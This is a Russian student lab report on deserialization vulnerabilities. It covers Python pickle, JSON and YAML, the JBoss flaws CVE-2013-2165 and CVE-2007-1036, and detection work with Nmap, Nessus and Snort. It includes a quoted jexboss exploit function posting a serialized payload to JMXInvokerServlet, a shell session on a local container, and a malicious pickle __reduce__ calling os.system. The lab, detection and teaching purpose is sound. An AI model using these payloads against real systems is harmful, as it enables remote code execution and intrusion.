

Министерство науки и высшего образования Российской Федерации  
Санкт-Петербургский Политехнический Университет Петра Великого

—  
Институт прикладной математики и механики  
**Кафедра «Информационная безопасность компьютерных систем»**

## **ЛАБОРАТОРНАЯ РАБОТА № 2**

**«Изучение уязвимостей десериализации данных в современных языках  
программирования»**

по дисциплине «Безопасность операционных систем»

Выполнил  
студент гр. 43609/1

<подпись>

Куликов Д.А.

Преподаватель

<подпись>

Жуковский Е.В.

Санкт-Петербург  
2019

## **1 Цель работы**

Изучение типовых уязвимостей, связанных с десериализацией данных, встречаемых в распространенных языках программирования – Java, C#, Python, PHP.

## **2 Формулировка задания**

В ходе выполнения лабораторной работы необходимо выполнить следующие действия:

1. Изучить существующие библиотеки и принципы десериализации данных и кода для указанного в варианте задания языка программирования. Привести в отчете примеры использования распространенных библиотек сериализации данных.
2. Пользуясь базами данных уязвимостей (например, exploit-db.com), выбрать известную уязвимость в программном обеспечении, связанную с десериализацией.
3. Описать выбранную уязвимость и принципы ее эксплуатации. Проэксплуатировать найденную уязвимость.
4. В случае наличия исправления безопасности для данной уязвимости, осуществить сравнение бинарного кода с использованием BinDiff или аналогичных средств.
5. Реализовать на указанном языке программирования алгоритм сериализации/десериализации данных с наличием уязвимости, связанной с неправильной десериализацией данных.
6. Продемонстрировать возможность эксплуатации уязвимого кода, использующего разработанный алгоритм сериализации данных.
7. Написать для Nmap NSE-скрипт (NmapScript Engine), обнаруживающий уязвимое приложение на удаленной машине.
8. Установить систему обнаружения вторжений (COB, IDS) Snort / Suricata / Bro. Изучить принципы работы выбранной COB и входящие в ее состав компоненты. Используя сведения об уязвимости, написать для Snort / Suricata / Bro правило, позволяющее в сетевом трафике обнаружить ее эксплуатацию.
9. Написать правило для OpenVAS / Nessus, позволяющее выявлять с помощью сканирования уязвимый сервис на удаленной системе.

## **3 Ход работы**

Язык программирования, соответствующий полученному варианту – Python.

Сериализация и десериализация объектов Python является важным аспектом любой нетривиальной программы. Сериализация – процесс перевода какой-либо структуры данных в последовательность битов. Обратной к операции сериализации является операция десериализации (структуризации) – восстановление начального состояния структуры данных из битовой последовательности.

В Python сериализация/десериализация производится с помощью следующих библиотек:

### 1. Pickle [1]

Модуль стандартной библиотеки Python pickle предоставляет следующие функции для удобства сохранения/загрузки объектов:

- `pickle.dump(obj, file, protocol=None, *, fix_imports=True)` - записывает сериализованный объект в файл. Дополнительный аргумент `protocol` указывает используемый протокол (бинарный / текстовый);
- `pickle.dumps(obj, protocol=None, *, fix_imports=True)` - возвращает сериализованный объект;
- `pickle.load(file, *, fix_imports=True, encoding="ASCII", errors="strict")` - загружает объект из файла;
- `pickle.loads(bytes_object, *, fix_imports=True, encoding="ASCII", errors="strict")` - загружает объект из потока байт.

### 2. JSON [2]

Python содержит встроенный модуль `json` для сериализации и десериализации данных JSON. Методы аналогично `pickle`:

- `json.dump()`, `json.dumps()` – сериализация объектов;
- `json.load()`, `json.loads()` – десериализация объектов;

Для сложных объектов необходимо писать свой кодировщик и расшифровщик.

### 3. YAML [3]

Это удобный для пользователя формат сериализации данных. В отличие от `Pickle` и `JSON`, он не является частью стандартной библиотеки Python.

Модуль `yaml` имеет только функции `load()` и `dump()`. По умолчанию они работают со строками, но могут принимать второй аргумент, который является открытым потоком, а затем может выгружать/загружать файлы из/в файлы. YAML понимает объекты Python, поэтому нет необходимости в пользовательских кодировщиках/декодировщиках.

Безопасность часто является серьезной проблемой. Pickle и YAML, благодаря построению объектов Python, уязвимы для атак на выполнение кода. Умело отформатированный файл может содержать произвольный код, который будет выполняться Pickle или YAML.

### Выбор уязвимости

Ввиду ошибки в понимании задания, было решено, что язык программирования варианта не влияет на выбор уязвимости, поэтому была выбрана: CVE-2013-2165 JBoss RichFaces: Remote code execution due to insecure deserialization. Уязвимость заключается в том, что `ResourceBuilderImpl.java` не ограничивает классы, для которых может быть использован метод десериализации, что позволяет атакующему выполнить код, создав сериализованные данные (к примеру с помощью `ysoserial` и `burp`). К сожалению, эксплоита к данной уязвимости не было найдено в сети Интернет, так как она является слишком сложной к реализации, написано его также не было.

Сначала был установлен уязвимый сервер JBoss 4.2.3:

```
root@ubuntu:~# docker pull tachoknight/jboss-4.2.3
Using default tag: latest
latest: Pulling from tachoknight/jboss-4.2.3
a3ed95cae02: Pull complete
831a6feb5ab2: Pull complete
b32559aac4de: Pull complete
5e99535a7b44: Pull complete
aa076096cfff1: Pull complete
423664404a49: Pull complete
f55ca92e1ce0: Pull complete
53116f7da0b3: Pull complete
Digest: sha256:92ff820ddcc156be384b6f36178afe5a2a45204cf589185d4e22c38f3fbd954
Status: Downloaded newer image for tachoknight/jboss-4.2.3:latest
root@ubuntu:~# docker run -d -p 8080:8080 -p 9990:9990 tachoknight/jboss-4.2.3
```

Рисунок 1 – Запуск докера




Рисунок 2 – Уязвимый сервер JBoss

Далее был установлен последний релиз JBoss 7.1:

```
root@ubuntu:~# docker run -d -p 8080:8080 -p 9990:9990 tutum/jboss
8e5040e2ec0242fbf258d05212fdcae152b28319112f417499426f18600d2ea5
root@ubuntu:~# docker logs
"docker logs" requires exactly 1 argument.
See 'docker logs --help'.

Usage:  docker logs [OPTIONS] CONTAINER

Fetch the logs of a container
root@ubuntu:~# docker logs 8e5040e2ec0242fbf258d05212fdcae152b28319112f41749942
6f18600d2ea5
=> Configuring admin user with a random password in JBoss
=> Done!
=====
You can now configure to this JBoss server using:

    admin:0LzSgwZdE314

=====

JBoss Bootstrap Environment
```

Рисунок 3 – Запуск докера и получение пароля сервера




Рисунок 4 – Сервер с исправленной уязвимостью Jboss 7.1

Из процесса установки этих двух приложений важно сделать вывод, что старая версия не устанавливает аутентификацию при установке, новая же генерирует случайный пароль.

Так как данное приложение имеет открытый исходный код, то вместо bin diff использовался Beyond Compare 4, для определения патча, исправляющего уязвимость.

Была найдена следующая важная строка, хранящая список объектов, допущенных к десериализации:




Рисунок 5 – Вывод Beyond compare 4



Рисунок 6 – Использование «белого» списка

В упрощенном виде исправления уязвимости можно привести следующим образом. Сначала считывается название класса в кастомном хуке LookAheadObjectInputStream, оно сверяется со списком разрешенных (тут разрешенный Viscycle), если совпадений нет, то выполнение прекращается:

```
private static Object deserialize(byte[] buffer) throws IOException,
    ClassNotFoundException {
    ByteArrayInputStream bais = new ByteArrayInputStream(buffer);

    // We use LookAheadObjectInputStream instead of InputStream
    ObjectInputStream ois = new LookAheadObjectInputStream(bais);

    Object obj = ois.readObject();
    ois.close();
    bais.close();
    return obj;
}

public class LookAheadObjectInputStream extends ObjectInputStream {
```

```

public LookAheadObjectInputStream(InputStream inputStream)
throws IOException {
    super(inputStream);
}

/**
 * Only deserialize instances of our expected Bicycle class
 */
@Override
protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException,
    ClassNotFoundException {
    if (!desc.getName().equals(Bicycle.class.getName())) {
        throw new InvalidClassException(
            "Unauthorized deserialization attempt",
            desc.getName());
    }
    return super.resolveClass(desc);
}
}

```

Таким образом, при передаче объекта не из списка разрешенных, выполнение запрещается.

Не найдя эксплоита, было решено выбрать новую уязвимость, подходящую под установленное ПО. Таким оказался старая уязвимость CVE-2007-1036. Которая заключается в том, что дефолтная конфигурация JBoss не ограничивает доступ к консоли и web management interfaces ( а именно JMXInvokeServlet), что позволяет атакующему без аутентификации получить доступ администратора с помощью прямого запроса.

Этот Invoker принимает запросы HTTP POST, которые содержат сериализованный вызов JMX в разделе данных (объекты принадлежат Java-классу JBoss AS MarshalledInvocation). После десериализации объект перенаправляется на целевой MBean.

Собственно, это было исправлено одним флагом в xml файле конфигурации, и продемонстрировано при установке новой и старой версии.

```
** Checking Host: http://127.0.0.1:8080 **

[*] Checking jmx-console:
[ VULNERABLE ]
[*] Checking web-console:
[ VULNERABLE ]
[*] Checking JMXInvokerServlet:
[ VULNERABLE ]
[*] Checking admin-console:
[ OK ]
[*] Checking Application Deserialization:
[ OK ]
[*] Checking Servlet Deserialization:
[ OK ]
[*] Checking Jenkins:
[ OK ]
[*] Checking Struts2:
[ OK ]

* Do you want to try to run an automated exploitation via "jmx-console" ?
  If successful, this operation will provide a simple command shell to execute
  commands on the server..
  Continue only if you have permission!
yes/NO? ☐
```

Рисунок 7 – Проверка на уязвимость старого сервера

```
** Checking Host: http://127.0.0.1:8080 **

[*] Checking jmx-console:
[ OK ]
[*] Checking web-console:
[ OK ]
[*] Checking JMXInvokerServlet:
[ OK ]
[*] Checking admin-console:
[ OK ]
[*] Checking Application Deserialization:
[ OK ]
[*] Checking Servlet Deserialization:
[ OK ]
[*] Checking Jenkins:
[ OK ]
[*] Checking Struts2:
[ OK ]

* Results:
  The server is not vulnerable to bugs tested ... :D

* Info: review, suggestions, updates, etc:
  https://github.com/joaomatosf/jexboss

* DONATE: Please consider making a donation to help improve this tool,
```

Рисунок 8 – Проверка на уязвимость нового сервера

Далее предлагается получить командную строку к уязвимому серверу.

После этого можно выполнять произвольные команды:



```
Q dkulikov@ubuntu: ~/Desktop/jexboss-master
boot
check_Sun-Aug-11-20h.log
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
'
[Type commands or "exit" to finish]
Shell> pwd
/
[Type commands or "exit" to finish]
Shell> mkdir COMMAND_EXECUTED
[Type commands or "exit" to finish]
Shell> █
```

Рисунок 9 – Выполнение ls до эксплоита, далее отдача команды создать директорию COMMAND\_EXECUTED

```
root@ubuntu:~# docker exec abd03878264e79584a069f710a37a7cbeca6698ca2a47da72816
610c58310198 ls
COMMAND_EXECUTED
bin
boot
check_Sun-Aug-11-20h.log
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
root@ubuntu:~# █
```

Рисунок 10 – Выполнение команды ls внутри докер контейнера уязвимого сервера (успешная реализация атаки)

Эксплоит выглядит следующим образом:

```

def exploit_jmx_invoker_file_repository(url, version):
    """
    Exploits the JMX invoker
    tested and works in JBoss 4, 5
    MainDeploy, shell in data
    # /invoker/JMXInvokerServlet
    :param url: The URL to exploit
    :return:
    """

    payload =
    ("\xAC\xED\x00\x05\x73\x72\x00\x29\x6F\x72\x67\x2E\x6A\x62\x6F\x73\x73\x2E\x69\x6E\x76\x6F\x63"*****
    payload += ("\xE3\x2C\x60\xE6") if version == 0 else ("\x26\x95\xBE\x0A")
    payload += (

    "\x73\x72\x00\x24\x6F\x72\x67\x2E\x6A\x62\x6F\x73\x73\x2E\x69\x6E\x76"
    *****

    headers = {"Content-Type": "application/x-java-serialized-object;
class=org.jboss.invocation.MarshalledValue",
               "Accept": "text/html, image/gif, image/jpeg, *; q=.2, */*;
q=.2",

               "Connection": "keep-alive",
               "User-Agent": jexboss.get_random_user_agent()}

    r = gl_http_pool.urlopen('POST', url + "/invoker/JMXInvokerServlet",
redirect=False, headers=headers, body=payload)
    result = r.status

    if result == 401:
        jexboss.print_and_flush("    Retrying...")
        gl_http_pool.urlopen('HEAD', url + "/invoker/JMXInvokerServlet",
redirect=False, headers=headers, body=payload)

```

В payload содержится сериализованный объект java с вредоносным кодом, принимающим команды от атакующего, создается такой код, к примеру, с помощью ysoserial и burp.

### **Обнаружение уязвимости с помощью Nmap и Nessus**

Был написан nse скрипт http-check-cve.nse. Запускается следующей командой: nmap -dd --script http-check-cve.nse 192.168.48.133 -p 8080

```

C:\Program Files (x86)\Nmap\scripts>nmap --script http-check-cve.nse 192.168.48.133 -p 8080
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-14 23:27 RTZ 2 (ceia)
Nmap scan report for 192.168.48.133
Host is up (0.0010s latency).

PORT      STATE SERVICE
8080/tcp  open  http-proxy
| http-check-cve:
|   VULNERABLE:
|     Jboss deserialization cve-2007-1036
|       State: VULNERABLE
|       Risk factor: High  CVSSv2: 7.5 (HIGH)
|_  MAC Address: 00:0C:29:82:ED:56 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
C:\Program Files (x86)\Nmap\scripts>nmap --script http-check-cve.nse 192.168.48.133 -p 8080_

```

Рисунок 11 – Результат выполнения nmap скрипта

Скрипт успешно выявил уязвимость. Основная нагрузка скрипта:

```

local datetime = require "datetime"
local http = require "http"
local os = require "os"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local datetime = require "datetime"
local vulns = require('vulns')
author = "Dmitry Kulikov"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"discovery", "safe"}
portrule = shortport.http
action = function(host, port)
  local vuln = {
    title = "Jboss deserialization cve-2007-1036",
    state = vulns.STATE.NOT_VULN,
    risk_factor = "High",
    scores = {
      CVSSv2 = "7.5 (HIGH)",
    }
  }
  local vuln_report = vulns.Report:new(SCRIPT_NAME, host, port)
  local response = http.post(host, port, "/invoker/JMXInvokerServlet")
  if not response.status then
    return vuln_report:make_output(vuln)
  end
  if http.response_contains(response, 'x%-java%-serialized%-object') then
    vuln.state = vulns.STATE.VULN
    return vuln_report:make_output(vuln)
  end
  return vuln_report:make_output(vuln)
end

```

Таким образом, скрипт проверяет открыт ли доступ к /invoker/JMXInvokerServlet.


JMX – java management extensions.

Invoker – controller.

Servlet – interface java.

Далее был установлен Nessus. Для данного ПО написано огромное количество плагинов, среди которых нашелся определяющий данную уязвимость. Называется он `jmxinvokerservlet_ejbinvokerservlet_rce.nasl`.

Результат краткосрочного сканирования Nessus:



Sev	Name
CRITICAL	Apache Tomcat / JBoss EJBInvokerServlet / JMXInvokerServlet Multiple Vulnerabilities
MIXED	Web Server (Multiple Issues)
HIGH	JBoss JMX Console Unrestricted Access
MEDIUM	CGI Generic Cookie Injection Scripting
MEDIUM	CGI Generic HTML Injections (quick test)
MEDIUM	CGI Generic XSS (quick test)
MEDIUM	JBoss Enterprise Application Platform 'web-console' Authentication Bypass
MEDIUM	Web Application Potentially Vulnerable to Clickjacking
INFO	HTTP (Multiple Issues)
INFO	HTTP (Multiple Issues)

Рисунок 12 – Результат сканирования Nessus

Основная нагрузка скрипта (аналогична написанному мной для nmap):

```
# Check each port.
non_vuln = make_list();

foreach port (ports)
{
    vuln_urls = make_list();

    foreach page (make_list("/EJBInvokerServlet", "/JMXInvokerServlet"))
    {
        url = "/invoker" + page;
        res = http_send_recv3(
            method : "GET",
            item    : url,
            port    : port,
            fetch404 : TRUE
        );

        if (
            !isnull(res) &&
            "org.jboss.invocation.MarshalledValue" >< res[2] &&
            (
                'WWW-Authenticate: Basic realm="JBoss HTTP Invoker"' >!< res[1] ||
                "404 Not Found" >!< res[1]
            )
        )
        {
            vuln_urls = vuln_urls + url;
        }
    }
}
```

```

    )
    vuln_urls = make_list(vuln_urls, build_url(qs:url, port:port));
}

if (max_index(vuln_urls) > 0)
{
    if (max_index(vuln_urls) > 1) request = "URLs";
    else request = "URL";

    if (report_verbosity > 0)
    {
        report =
            '\n' +'Nessus was able to verify the issue exists using the following '+
            '\n' + request + ' : ' +
            '\n' +
            '\n' + join(vuln_urls, sep:'\n') + '\n';

        security_hole(port:port, extra:report);
    }
    else security_hole(port);
}
else non_vuln = make_list(non_vuln, port);
}

```

**Description**

The 'EJBInvokerServlet' and 'JMXInvokerServlet' servlets hosted on the web server on the remote host are accessible to unauthenticated users. The remote host is, therefore, affected by the following vulnerabilities :

- A security bypass vulnerability exists due to improper restriction of access to the console and web management interfaces. An unauthenticated, remote attacker can exploit this, via direct requests, to bypass authentication and gain administrative access.

(CVE-2007-1036)

- A remote code execution vulnerability exists due to the JMXInvokerHAServlet and EJBInvokerHAServlet invoker servlets not properly restricting access to profiles. An unauthenticated, remote attacker can exploit this to bypass authentication and invoke MBean methods, resulting in the execution of arbitrary code.

(CVE-2012-0874)

- A remote code execution vulnerability exists in the EJBInvokerServlet and JMXInvokerServlet servlets due to the ability to post a marshalled object. An unauthenticated, remote attacker can exploit this, via a specially crafted request, to install arbitrary applications. Note that this issue is known to affect McAfee Web Reporter versions prior to or equal to version 5.2.1 as well as Symantec Workspace Streaming version 7.5.0.493 and possibly earlier.

(CVE-2013-4810)

**Solution**

If using EMC Data Protection Advisor, either upgrade to version 6.x or apply the workaround for 5.x.

Otherwise, contact the vendor or remove any affected JBoss servlets.

**See Also**

<http://www.nessus.org/u?74979c27>

<https://www.zerodayinitiative.com/advisories/ZDI-13-229/>

<http://www.nessus.org/u?52567bc1>

<https://seclists.org/bugtraq/2013/Oct/126>

<https://www.securityfocus.com/archive/1/530241/30/0/threaded>

<https://seclists.org/bugtraq/2013/Dec/att-133/ESA-2013-094.txt>

**Output**

Nessus was able to verify the issue exists using the following URLs :

<http://192.168.48.133:8080/invoker/EJBInvokerServlet>  
<http://192.168.48.133:8080/invoker/JMXInvokerServlet>

Port ^	Hosts
8080 / tcp / www	192.168.48.133 

Рисунок 13 – Результат выполнения Nessus скрипта

## Обнаружение атаки с помощью Snort

Было установлено COB Snort. Snort состоит из нескольких модулей:

- Снифер пакетов: захват передаваемых по сети данных для их подачи на декодер (делается с помощью DAQ);
- Декодер пакетов: разбор заголовков пакетов, поиск аномалий и отклонений от RFC, анализ TCP-флагов, исключение протоколов из дальнейшего анализа и т.д.

- Препроцессор: более детальный анализ протоколов на 3-м, 4-м и 7-м уровнях стека TCP/IP. Среди них frag3 (работа с фрагментированным трафиком), stream5 (реконструкция tcp-потоков), http\_inspect(нормализация HTTP – трафика), SSL, SSH, IMAP и т.п.
- Движок обнаружения атак: 2 части: конструктор правил – собирает множество различных решающих правил (сигнатур) в единый набор, оптимизированный для последующего применения подсистемой инспекции захваченного и обработанного трафика в поисках тех или иных нарушений.
- Модуль вывода: по факту обнаружения атаки Snort может выдать (записать или отобразить) соответствующее сообщение в различных форматах: файл, syslog, ASCII, PCAP, Unified2.




Рисунок 14 – Архитектура Snort

Для проверки работоспособности Snort было написано правило, выявляющее входящий echo req.

```
dkulikov@ubuntu: ~/daq-2.0.6/snort-2.9.14.1
08/15-10:48:50.907090  [**] [1:1000002:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 192.168.48.1 -> 192.168.48.133
08/15-10:48:50.907090  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.48.1 -> 192.168.48.133
08/15-10:48:50.907115  [**] [1:1000002:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 192.168.48.133 -> 192.168.48.1
08/15-10:48:50.907115  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.48.133 -> 192.168.48.1
08/15-10:48:51.913090  [**] [1:382:7] ICMP PING Windows [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.48.1 -> 192.168.48.133
08/15-10:48:51.913090  [**] [1:1000002:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 192.168.48.1 -> 192.168.48.133
08/15-10:48:51.913123  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.48.1 -> 192.168.48.133
08/15-10:48:51.913123  [**] [1:1000002:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 192.168.48.133 -> 192.168.48.1
08/15-10:48:51.913123  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.48.133 -> 192.168.48.1
08/15-10:48:52.919221  [**] [1:382:7] ICMP PING Windows [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.48.1 -> 192.168.48.133
08/15-10:48:52.919221  [**] [1:1000002:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 192.168.48.1 -> 192.168.48.133
08/15-10:48:52.919221  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.48.1 -> 192.168.48.133
08/15-10:48:52.919254  [**] [1:1000002:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 192.168.48.133 -> 192.168.48.1
08/15-10:48:52.919254  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.48.133 -> 192.168.48.1
```

Рисунок 15 - Работа сконфигурированного снорта с правилом

Для обнаружения исследуемой уязвимости контролируются обращения к /invoker/JMXInvokerServlet. Было создано правило в файле /etc/snort/rules/local.rules:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (content:"HTTP"; msg:"Posible CVE - 2007-1036 CVE execution ";flow:to_server; content:"POST"; http_method; uricontent:"/invoker/JMXInvokerServlet/"; nocase; classtype:web-application-attack; reference:cve,CVE-2007-1036; sid:1000005; rev:1;)
```

Обнаружение эксплуатации:

```
dkulikov@ubuntu:~/daq-2.0.6/snort-2.9.14.1$ sudo snort -A console -q -c /etc/snort/snort.conf -i docker0
08/15-11:32:46.304673  [**] [1:1000005:1] Posible CVE-2007-1036 CVE execution [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.48.1:15008 -> 172.17.0.2:8080
```

Рисунок 16 – Обнаружение эксплуатации

Улучшить обнаружение можно с помощью правил, учитывающих содержание полезной нагрузки (content). Но такой путь не является оптимальным, так как требует написания большого количества правил. Но учесть все варианты все равно нельзя.




## Уязвимый код на Python

Serialize.py:

```
import pickle
import os
class EvilPickle(object):
    def __reduce__(self):
        return (os.system, ('echo u may be hacked', ))
pickle_data = pickle.dumps(EvilPickle())
with open("backup.data", "wb") as file:
    file.write(pickle_data)
```

Deserialize.py:

```
import pickle
with open("backup.data", "rb") as file:
    pickle_data = file.read()
my_data = pickle.loads(pickle_data)
```



```
C:\Users\Kulik\Desktop\БОСЫ\python serializable>python serialize.py
C:\Users\Kulik\Desktop\БОСЫ\python serializable>python deserialize.py
u may be hacked
C:\Users\Kulik\Desktop\БОСЫ\python serializable>python
```

Рисунок 17 – Выполнение уязвимого кода

## 5 Вывод

В результате выполнения работы были изучены уязвимости десериализации данных CVE-2007-1036 и СМУ-2013-2165. С их помощью можно получить доступ на удаленное выполнение кода, что было продемонстрировано. Также были изучены методы сериализации и десериализации Python и их недостатки.